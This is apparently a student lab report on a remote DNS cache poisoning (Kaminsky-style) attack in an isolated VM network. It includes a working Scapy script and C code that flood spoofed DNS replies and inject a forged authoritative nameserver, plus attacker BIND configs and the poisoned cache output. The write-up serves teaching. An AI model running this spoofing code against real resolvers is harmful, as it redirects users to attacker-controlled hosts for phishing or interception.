Lab 5 Part 2: Remote DNS

Setting things up on our server machine (10.0.2.5):

```
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "0.168.192.in-addr.arpa" {
type master;
file "/etc/bind/192.168.0.db";
};
```

Setting up 10.0.2.4:

We leave what was already there from the local DNS lab. The server after the dig request below is still our local DNS server.

```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63243
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172799  IN      NS      a.iana-servers.net.
example.com.            172799  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1800    IN      A       199.43.135.53
a.iana-servers.NET.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1800    IN      A       199.43.133.53
b.iana-servers.NET.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 404 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 19 18:26:13 EDT 2021
;; MSG SIZE  rcvd: 212
```


Lab 5 Part 2: Remote DNS

Task 1.1)


First, we write this python program in scapy. It randomizes the prefix of what is then appended to the example.com domain. This code runs and gives us 10000 fake URLs, and then tries 100 different transaction IDs per URL. It sends the packet that we constructed and spoofs the authority, query, and answer sections.

```
from scapy.all import *
import random

fakeURL = []
spoofedIP = '10.0.2.4'
destIP = '10.0.2.5'
destPort = 33333
authority = '.example.com'
choices = 'abcdefghijklmnopqrstuvwxyz0123456789'

#build the array to try
for i in range(10000):
        fakeURL.append(''.join(random.choice(choices) for _ in range(5)) + authority)


for i in range(0,len(fakeURL)):
        url = fakeURL[i]
        query = IP(dst=destIP)/UDP(dport=53)/DNS(rd =1, qd=DNSQR(qname=url))
        send(query,verbose=0)
        for i in range(100):
                trans_id = random.randint(0x0000,0xffff)
                pkt = IP(dst=destIP,src=spoofedIP)/UDP(dport=destPort)/DNS(id = trans_id,qr=1L,aa=1L,qd=DNSQR
(qname=url,qtype='A',qclass='IN'),an=DNSRR(rrname=url,type='A',rclass='IN',ttl=84000,rdata='10.0.2.15'),ns=DNSRR
(rrname='example.com',type='NS',rclass='IN',ttl=84000,rdata='ns.dnslabattacker.net'), ar=DNSRR
(rrname='ns.dnslabattacker.net',type='A',rclass='IN',ttl=84000,rdata='10.0.2.15'))
                send(pkt,verbose=0)
```

We see that when we are running it, there are tons of DNS queries in wireshark.



Lab 5 Part 2: Remote DNS



Task 1.2)
First we compile and run the starter code.

```
[10/20/21]seed@VM:~/Lab5Part2$ sudo ./spoof 10.0.2.5 10.0.2.4
```

We adjust the code to include example.com, not example.edu.

```
//query string
    strcpy(data,"\5aaaaa\7example\3com");
    int length= strlen(data)+1;
```

Additionally, we change the port and ip numbers.

```
sin.sin_port = htons(33333);

din.sin_port = htons(53);

// IP addresses

sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program

din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program
```

We also change the flag to be the response flag, not FLAG_Q. We add in all the DNS header information from the struct. This means all counts are equal to 1. Ancount, nscount, every count has one, because the DNS packet we want to send will include all of these features, the answer, nameserver, authority, and additional sections will be included.

```
*/
dns_response->flags=htons(FLAG_R);      // Flag = Response; this is a DNS response
dns_response->QDCOUNT=htons(1);         // 1 question section, so the count should be one.
dns_response->ANCOUNT=htons(1);         // 1 answer section
dns_response->NSCOUNT=htons(1);         // 1 authority section
dns_response->ARCOUNT=htons(1);         // 1 additional section
```

Lab 5 Part 2: Remote DNS

Next, we build our own DNS information for the query section. We are trying to resolve random domains included in the example.com. The string is constructed and the aaaaa will be replaced by random strings of length 5.

```
//query string
strcpy(data_response,"\5aaaaa\7example\3com");
int length_response=strlen(data_response)+1;    // the +1 is for the end of string character 0x00

/*
 * AQuestion section of the reply
 */
struct dataEnd *end_response=(struct dataEnd *)(data_response+length_response);
end_response->type=htons(1);            // type: A(IPv4)
end_response->class=htons(1);   // class: IN(Internet)
```

Next, we build our own Answer field. The name field, type, class, time to live, length, and the actual field is constructed. We include our own Attacker IP address because we want to DNS server to cache our DNS server as the actual authority nameserver. This could also be another IP address that we own. We got this code from https://github.com/piergiorgioladisa and adjusted it to fit our needs.

```
char *writingPointer = data_response+length_response+sizeof(struct dataEnd); // points to where we're

unsigned short int *domainPointer = (unsigned short int *)writingPointer;
//The NAME field contains first 2 bits equal to 1, then 14 next bits
// contain an unsigned short int which count the byte offset from the
// beginiing of the message
// 0xc0: means that this is not a string structure but a reference to a
//               string which exists in the packet
// 0x0c: 12 is the offset from the beginning of the DNS header which point
//               to "www.example.net"
*domainPointer = htons(0xC00C);
writingPointer+=2;

// TYPE and CLASS, same as before in the question field
end_response = (struct dataEnd*) writingPointer;
end_response->type=htons(1);            // type: A(IPv4)
end_response->class=htons(1);   // class: IN(Internet)
writingPointer+=sizeof(struct dataEnd);
// TTL Section
*writingPointer = 2; // TTL of 4 bytes
writingPointer+=4;

// RDLENGTH = byte length of the following RDATA
*(short *)writingPointer = htons(4); // 32 bit of the IP Address
writingPointer+=2;
// RDDATA, contains the IP Address of the attacker (in our case)
*(unsigned int*)writingPointer=inet_addr("10.0.2.15"); //attacker IP
writingPointer+=4;
////////////////////////////////////////////////
```

Then we build the authority field. We include the dnslabattacker[.]net as the authority nameserver for example.com in order for this to be cached in our victim DNS server. We got this code from https://github.com/piergiorgioladisa and adjusted it to fit our needs.

```
// NS name here
strcpy(writingPointer, "\2ns");
writingPointer+=3;
*(writingPointer++)=14;
strcpy(writingPointer, "dnslabattacker\3net");
writingPointer+=14+5; // NSLength-1-3


////////////////////////////////////////////
// authoritative section end
////////////////////////////////////////////
```

Next, we build the Additional section. We claim that our IP address is also the mapping of the ns.dnslabattacker.net just to make it easier for our user to visit our malicious DNS server. While this has not been setup correctly to be an actual DNS server, we simulate the attack. We got this code from https://github.com/piergiorgioladisa and adjusted it to fit our needs.

```
// Type and class
end_response = (struct dataEnd *) writingPointer;
end_response->type=htons(1);              // type:
end_response->class=htons(1);    // class: IN(Internet)
writingPointer+=sizeof(struct dataEnd);

// TTL
*writingPointer = 2; // TTL of 4 bytes
writingPointer+=4;

// RDLENGTH = byte length of the following RDATA
*(short *)writingPointer = htons(4); // 32 bit of the IP Address
writingPointer+=2;
// RDDATA, contains the IP Address of the attacker (in our case)
*(unsigned int*)writingPointer=inet_addr("10.0.2.15"); // attacker IP
writingPointer+=4;
```

Then we run our c file. Since it is a DNS reply that we are spoofing, we provide our malicious server as the source ip and our victim server as the destination ip.


```
[10/20/21]seed@VM:~/Lab5Part2$ sudo ./spoof 10.0.2.15 10.0.2.5
```

Lab 5 Part 2: Remote DNS

This program is spoofing replies from the attacker(.15) to the user (.5). You can see tons of different replies in Wireshark. It uses a fake source ip address and includes all of our information that we spoofed.

11	2021-10-20 17:03:21.5726178…	199.43.135.53	10.0.2.5	DNS	155 Standard
12	2021-10-20 17:03:21.5726607…	199.43.135.53	10.0.2.5	DNS	155 Standard
13	2021-10-20 17:03:21.5727025…	199.43.135.53	10.0.2.5	DNS	155 Standard
14	2021-10-20 17:03:21.5727430…	199.43.135.53	10.0.2.5	DNS	155 Standard
15	2021-10-20 17:03:21.5727832…	199.43.135.53	10.0.2.5	DNS	155 Standard
16	2021-10-20 17:03:21.5728238…	199.43.135.53	10.0.2.5	DNS	155 Standard

Below is a specific packet that was sent using this program. As you can see, the domain name is randomized for five letters prior to example.com. We have a transaction ID of 0x2e01, which is spoofed. We are sending responses, not queries. The query, answer, additional, and authoritative sections of the response are just as we specified. It shows that baaaa.example.com is actually our attacker IP address. We could have spoofed this to be a malicious website that mimicked the actual website and caused huge problems for users. We also named our ns.dnslabattacker.net to be the authoritative nameserver for the example.com. This will allow any user that uses this DNS server to migrate to our malicious DNS server in order to get the example.com resolved. All in all, this was a successful attack.



Task 1.3)
First I empty the cache on the server machine.

Lab 5 Part 2: Remote DNS

```
[10/20/21]seed@VM:~$ sudo rndc flush
```

Then, we run the reply c script to begin flooding the victim DNS server.

```
[10/20/21]seed@VM:~/Lab5Part2$ sudo ./spoof 10.0.2.5 10.0.2.4
```

Then, we run the spoof query python script so that as soon as a query is sent, there will be spoofed replies flooding the server.

```
[10/20/21]seed@VM:~/Lab5Part2$ sudo python spoof_request.py
```

We then check the cache and see that our example.com authority now is cached as ns.dnslabattacker.net!!

```
; authauthority
example.com.            172792  NS      ns.dnslabattacker.net.
; additional
```

Task 2)

Anything outside the zone will not be cached by the DNS server. So while we could include the mapping of ns.dnslabattacker.net in our additional section, it would not work because it is outside the zone that this DNS server controls, and therefore it will not accept it.

We do not have a real domain so we must reconfigure some things. We add the zone to our apollo server.


```
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

zone "ns.dnslabattacker.net" {
type master;
file "/etc/bind/db.attacker";
};
```

Then we add a file named db.attacker and include the below.


```
$TTL 604800
@ IN SOA localhost. root.localhost. (
2; Serial
604800 ; Refresh
86400 ; Retry
2419200 ; Expire
604800 ) ; Negative Cache TTL;
@ IN NS ns.dnslabattacker.net.
@ IN A 10.0.2.15
@ IN AAAA ::1
```

Lab 5 Part 2: Remote DNS


Then we go to attacker machine 10.0.2.15 and set up the bind server there. First we make the zone.




Then we make the example.com database that stores our fake IPs of nameservers etc. We have properly configured our own malicious DNS server to complete the remote cache poisoning. After this, we restart our servers.



Then we rerun our attack. The cache is poisoned by our attack.



Then, we issue the dig command on the user machine. We outlined the IP of 1.1.1.1, which is what we set in the step above.



We see that our attack worked successfully. The dig brought back a spoofed DNS response from our attack.